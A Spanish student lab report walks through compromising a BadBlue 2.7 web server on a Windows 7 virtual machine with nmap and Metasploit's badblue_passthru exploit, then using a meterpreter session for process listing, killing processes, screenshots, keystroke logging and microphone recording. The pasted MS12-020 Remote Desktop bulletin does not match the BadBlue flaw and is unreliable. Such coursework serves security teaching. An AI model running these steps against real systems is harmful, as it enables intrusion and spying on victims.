BADBLUE

C.E.S ACADEMIA LOPE DE VEGA

CFGS: 2º Administración de Sistemas Informáticos en Red

Curso: 2017/2018

Asignatura: Seguridad y Alta Disponibilidad

Prof. Miguel Angel González

Autor: Rafael Osuna Ventura

Rafael Osuna Ventura
2ºASIR

Antes de comenzar la practica necesitamos tener dos máquinas virtuales, una con Kali-Linux y otra con Windows 7(esta debe tener Badblue instalado).

Una vez tengamos esto listo nos vamos a la máquina de kali-linux realizamos un nmap a la dirección ip de la maquina victima para ver que puertos tiene abiertos.

```
root@kali:~# nmap -sV 172.16.0.59

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-25 12:50 CET
Nmap scan report for 172.16.0.59
Host is up (0.00036s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
MAC Address: 08:00:27:00:85:7B (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
```

Observamos que tiene abierto el puerto 80 con BadBlue, buscamos información sobre dicha vulnerabilidad.

MS12-020 MS12-020 - Critical : Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) - Version: 2.1

Version2012-07-31 Severity Rating: Critical Revision Note: V2.1 (July 31, 2012): Bulletin revised to announce a detection change in the Windows Vista packages for KB2621440 to correct a Windows Update reoffering issue. This is a detection change only. Customers who have already successfully updated their systems do not need to take any action. Summary: This security update resolves two privately reported vulnerabilities in the Remote Desktop Protocol. The more severe of these vulnerabilities could allow remote code execution if an attacker sends a sequence of specially crafted RDP packets to an affected system. By default, the Remote Desktop Protocol (RDP) is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk.
Bulletin details at Microsoft.com

Related CVE Entries

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-0002	94		Exec Code	2012-03-13	2018-01-04	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete

The Remote Desktop Protocol (RDP) implementation in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 does not properly process packets in memory, which allows remote attackers to execute arbitrary code by sending crafted RDP packets triggering access to an object that (1) was not properly initialized or (2) is deleted, aka "Remote Desktop Protocol Vulnerability."

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
2	CVE-2012-0152	20		DoS	2012-03-13	2018-01-04	4.3	None	Remote	Medium	Not required	None	None	Partial

The Remote Desktop Protocol (RDP) service in Microsoft Windows Server 2008 R2 and R2 SP1 and Windows 7 Gold and SP1 allows remote attackers to cause a denial of service (application hang) via a series of crafted packets, aka "Terminal Server Denial of Service Vulnerability."

Total number of vulnerabilities : 2

Search For Vulnerabilities By Microsoft References

You can search for security vulnerabilities related to a specific Microsoft "Security Advisory", "Knowledge Base Article" or "Security Bulletin" using this form.

Microsoft Reference ID: MS12-020 (e.g: ms10-001 or 979352) I'm Feeling Evil Search

Ahora desde metasploit buscamos la vulnerabilidad y usamos uno de los exploit:

```
msf > search badblue
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/http/badblue_ext_overflow  2003-04-20       great  BadBlue 2.5 EXT.dll Buffer Overflow
   exploit/windows/http/badblue_passthru      2007-12-10       great  BadBlue 2.72b PassThru Buffer Overflow
```

```
msf > use exploit/windows/http/badblue_passthru
msf exploit(badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Tenemos que completar los datos que faltan, RHOST, en este campo pondremos la ip de la víctima.

```
msf exploit(badblue_passthru) > set RHOST 172.16.0.59
RHOST => 172.16.0.59
msf exploit(badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    172.16.0.59      yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host
```

Tras esto utilizamos un payload y ejecutamos el exploit, y vemos si se ha realizado correctamente.


```
msf exploit(badblue_passthru) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(badblue_passthru) > exploi
[-] Unknown command: exploi.
msf exploit(badblue_passthru) > exploit

[*] Started bind handler
[*] Trying target Automatic...
[*] Sending stage (957487 bytes) to 172.16.0.59
[*] Meterpreter session 1 opened (172.16.2.244:40417 -> 172.16.0.59:4444) at 2018-01-25 13:17:12 +0100
```

Una vez el exploit este ejecutándose podemos emplear comandos para obtener información del sistema de la víctima, algunos de estos comandos son:

- Sysinfo: obtenemos información general del sistema


```
meterpreter > sysinfo
Computer        : USUARIO-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

- Ps: nos permite listar los procesos de la maquina victima



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 256   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 304   468   svchost.exe        x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
 324   316   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 372   316   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 380   364   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 408   364   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 468   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 476   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 484   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 572   468   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 644   468   svchost.exe        x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
 732   468   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
 772   468   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 804   468   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 972   468   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
 1052  468   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1088  468   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
 1164  468   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer
.exe
 1452  468   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1544  468   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
 1612  380   conhost.exe        x64   1        usuario-PC\usuario            C:\Windows\System32\conhost.exe
 1704  468   sppsvc.exe         x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\sppsvc.exe
 1744  468   taskhost.exe       x64   1        usuario-PC\usuario            C:\Windows\System32\taskhost.exe
 1792  772   dwm.exe            x64   1        usuario-PC\usuario            C:\Windows\System32\dwm.exe
 1856  1780  explorer.exe       x64   1        usuario-PC\usuario            C:\Windows\explorer.exe
 2128  1856  cmd.exe            x64   1        usuario-PC\usuario            C:\Windows\System32\cmd.exe
```

- Kill + numero: acabamos con un proceso que este en ejecución, en el caso del ejemplo se trataba de la terminal.




```
meterpreter > kill 1856
Killing: 1856
```

- Screenshot: realiza una captura de pantalla de la maquina víctima.


```
meterpreter > screenshot
Screenshot saved to: /root/AQAwIxoI.jpeg
```

- Keyscan _start | keyscan sniffer | keyscan_stop: nos muestra las teclas que ha pulsado el usurio de la maquina victima



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
esto es una prueba para la practica de seguridad!
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

- Record_mic: nos graba el micro de la maquina víctima y nos lo guarda en la ruta de la imagen.



- Reboot y Shutdown: nos reinicia y nos apaga respectivamente la maquina víctima.